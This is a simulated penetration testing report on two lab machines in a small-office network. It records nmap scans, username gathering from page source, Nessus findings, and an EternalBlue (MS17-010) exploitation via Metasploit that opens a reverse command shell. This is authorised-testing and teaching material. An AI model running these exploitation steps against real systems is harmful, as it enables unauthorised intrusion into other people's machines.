Jean-Michel Batista

Simulated Penetration Testing Report


Report

We have been given two virtual machines representing a small office of a small or medium enterprise. The scope of this work will stay in line with the company's network which is **192.168.10.0/24** and will aim to find all possible security vulnerabilities, provide details, comprehensible findings and recommendations following the authorized penetration test performed on the target to improve the security of the system.

Reconnaissance and target analysis


Reconnaissance is arguably the most important stage of this report, it is a required stage of any penetration test because it will allow us to gain information about our target (Engebretson, 2013, p. 20). The more we know, the more likely we are to succeed in later steps.

FIGURE 1: Moving the attack machine IP into the company's network.




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.5  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fec3:c4e4  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c3:c4:e4  txqueuelen 1000  (Ethernet)
        RX packets 19956  bytes 11510662 (10.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9903  bytes 1283142 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

FIGURE 2: Adding the target network to the attack machine's routing table.



```
root@kali:~# ip route add 192.168.10.0/24 dev eth0
root@kali:~# ip route list
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.10.0/24 dev eth0 scope link
root@kali:~#
```

FIGURE 3: Finding out all the machines on the network.




```
root@kali:~# nmap -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-16 01:09 BST
Nmap scan report for 192.168.10.10
Host is up (0.00011s latency).
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Nmap scan report for 192.168.10.20
Host is up (0.00022s latency).
MAC Address: 00:0C:29:10:02:00 (VMware)
Nmap scan report for 192.168.10.5
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.01 seconds
root@kali:~# 
```

We started by moving the attack machine into the company's network by giving ourselves the IP **192.168.10.5** using the command **ifconfig eth0 192.168.10.5** and adding the network to our routing table by using the command **ip route add 192.168.10.0/24 dev eth0** (Figure 1 & 2) in order for us to probe for potential IP address targets within the network. Our next step was to use a tool called nmap in order to find out the addresses of any other machines on the network we were in. The command **nmap -sn 192.168.10.0/24** allowed us to send internet control message protocol (ICMP) requests to all IPs in the network range, here the flag **-sn** is preventing nmap from doing port scanning.

We can see in **Figure 3** that the tool discovered three live hosts on the 192.168.10.0/24 network. We chose .10 and .20 as targets because .5 is our attacker machine's IP.


FIGURE 4: Nmap scan of target 192.168.10.10



```
root@kali:~# nmap -A -T4 192.168.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-16 01:33 BST
Nmap scan report for 192.168.10.10
Host is up (0.00026s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 cc:35:af:cc:62:38:6a:02:3a:67:60:59:c3:6d:61:d0 (RSA)
|   256 c8:d5:ac:69:f6:55:51:bd:bb:65:25:c1:c9:be:d8:92 (ECDSA)
|   256 37:2c:db:1b:f1:f3:b2:1d:06:96:64:61:48:ab:31:d8 (ED25519)
80/tcp  open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.8.3 (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: CENTOS
```

Our next step was to run a deeper and more aggressive scan on our first target **192.168.10.10** using the command **nmap -A -T4 192.168.10.10**, in this case the flag **-A** allowed nmap to scan for operating system and version detection, script scanning and traceroute while the flag **-T4** allowed for faster execution by using an aggressive timing template (nmap.org, 2021). As we can see in **Figure 4** the scanner found the target has port **22** open meaning that we can connect to the machine's secure shell protocol (SSH) remotely, it has port **80** open running an Apache version 2.4.6 webserver on a CentOS machine meaning that it's most likely running a website that makes use of PHP version 5.4.16 and it has Samba 4.8.3 (SMB) file server services running on ports **139** and **445** allowing file sharing across different operating systems over a network (Ubuntu.com, 2021).


FIGURE 5: Nmap scan of target 192.168.10.20



```
root@kali:~# nmap -A -T4 192.168.10.20
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-16 17:14 BST
Nmap scan report for 192.168.10.20
Host is up (0.00028s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsof
ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:10:02:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1
```

We applied the same treatment to our second target **192.168.10.20** using the same nmap command as before. As we can see in **Figure 5** the scanner tells us that ports **139** and **445** are open and running, most likely being used by SMB file sharing. We also learn that the hostname is **WIN-USPQ65TE72P** and that it is using a Windows 7 operating system.

FIGURE 6: Company's web portal



Welcome to the company web portal

Customers:

For product info please contact Lora Brown.


For technical support please contact Matt Brown.

Employees:

Click here to access periodic reports.

In **Figure 6** we can see that the web server running on the target machine is in fact running a website, we are greeted by a very basic website letting us know that this is the company's webportal followed up by three links, two of which are for customers to contact employees going by the names Lora Brown and Matt Brown and a link for employees to access periodic reports.


FIGURE 7: Company's webportal page source



```html
<html>
<head>
</head>
<body>
<h1>Welcome to the company web portal<h1>

<h2>Customers:</h2>
<p>For product info please contact <a href="mailto:lbrown@company.com">Lora Brown</a>.</p>
<p>For technical support please contact <a href="mailto:mbrown@company.com">Matt Brown</a>.</p>

<h2>Employees:</h2>
<p>Click <a href="reports.php">here</a> to access periodic reports.</p>
</body>
</html>
```

By viewing the page source using the keyboard's key combination of **CTRL+U** we found out Lora Brown's and Matt Brown's html references to their business email addresses, **lbrown@company.com** and **mbrown@company.com** as seen in **Figure 7**. We enumerated these names as potential usernames.

FIGURE 8: Page source - reports.php




```html
<html>
<head>
</head>
<body>


<form action="reports.php" method="post">
    <table>
        <tr>
            <td>
                Select Report:
            </td>
            <td>
                <select name="report">
                    <option value=''></option>
                    <option value='annual.txt'>Annual report</option>
                    <option value='quaterly.txt'>Quaterly report</option>
                    <option value='monthly.txt'>Monthly report</option>
                </select>
            </td>
        </tr>
        <tr>
            <td>
                User:
            </td>
            <td>
                <select name="login">
                    <option value=''></option>
                    <option value="mbrown">Matt Brown</option><option value="lbrown">Lora Brown</option>                </select>
            </td>
        </tr>
        <tr>
            <td>
                Password:
            </td>
            <td>
                <input type="password" name="password"/>
            </td>
        </tr>
    <table>
    <input type="submit" value="Submit"/>
</form>

<body>
</html>
```

Next, the webpage for employees to access periodic reports gave us an insecure connection warning indicated by the lock crossed by a red line seen in **Figure 8**. An insecure connection warning by the browser on this page tells us that passwords submitted have a very high risk of being compromised. We follow this up by inspecting the page's source as seen in **Figure 9** where we find out that the drop down names of Lora Brown and Matt Brown had their names referenced to their username values of "**lbrown**" and "**mbrown**" doubling down on our previous assumption.

To ensure we were on the right track, we made use of Nessus to compliment our port scanning stage with a vulnerability scanning tool. Nessus looked for known issues and vulnerabilities on the targets. This was a necessary step because vulnerability scanners like Nessus help clear out assumptions and find out other weaknesses we might have missed.

FIGURE 9: Nessus results for host 196.168.10.20




196.168.10.20 / 192.168.10.20

‹ Back to Hosts

Sev	Name	Family	Count
CRITICAL	2 Microsoft Windows (Multiple Issues)	Windows	2
MEDIUM	SMB Signing not required	Misc.	1

FIGURE 10: Critical vulnerabilities for host 196.168.10.20



Sev	Name	Family
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (re...	Windows
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (...	Windows

Starting with the **192.168.10.20** Windows machine, Nessus results pointed out two vulnerabilities rated critical and a medium one (**Figure 9**). The two critical vulnerabilities were known as **MS17-010** and the other one known as **MS11-030** (**Figure 10**), both vulnerabilities have exploits available using the Metasploit exploitation framework allowing an attacker to achieve arbitrary remote code execution on a target machine. The medium rated vulnerability specified to us that there is no signing required on the SMB server, allowing for remote attackers to conduct man-in-the-middle attacks against it.

FIGURE 12: SMB Shared files with unprivileged access



HIGH Microsoft Windows SMB Shares Unprivileged Access

FIGURE 13: HTTP Trace/Track enabled




MEDIUM HTTP TRACE / TRACK Methods Allowed

FIGURE 14: Use of RC4 cipher


MEDIUM SSH Weak Algorithms Supported


The vulnerability scanning for the **192.168.10.10** Linux machine gave us multiple leads for us to test in the exploitation phase. Rated with a high risk factor we have the ability to access SMB shared files with unprivileged access allowing for an attacker to read/write confidential data (**Figure 12**). Rated with a medium risk factor, HTTP Trace/Track methods were also allowed, attackers could exploit this vulnerability to capture sensitive information such as authentication data & cookies (**Figure 13**). Also rated with a medium risk factor, Nessus notified us the remote SSH server if configured to use the Arcfour stream cipher (RC4), which is not recommended to use (MSRC, 2013) because of its weaknesses (**Figure 14**).

Penetration

Penetration - 192.168.10.20

Basing ourselves on the Nessus results that confirmed the Windows machine is metasploitable using the **MS17-010** vulnerability we quickly hopped on the action of penetrating into the machine.


FIGURE 15: ms17_010_eternalblue exploit



```
msf > search ms17-010

Matching Modules
================

   Name                                         Disclosure Date
   ----                                         ---------------
   auxiliary/admin/smb/ms17_010_command         2017-03-14
   auxiliary/scanner/smb/smb_ms17_010
   exploit/windows/smb/ms17_010_eternalblue     2017-03-14
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14
   exploit/windows/smb/ms17_010_psexec          2017-03-14
```

We started Metasploit using the command **msfconsole** and searched within its vulnerability database for **MS17-010**. The **ms17_010_eternalblue** exploit was chosen as it is compatible with Windows 7, the operating system of the target machine.


FIGURE 16: Settings required options



```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.20
RHOST => 192.168.10.20
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

The remote host had to be set manually to the target’s machine address before we could run the exploit.

FIGURE 17: Administrative access - Windows



```
[*] Command shell session 1 opened (192.168.10.5:4444 -> 192.168.10.20:49157) at 2021-04-16 23:43:36 +
[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
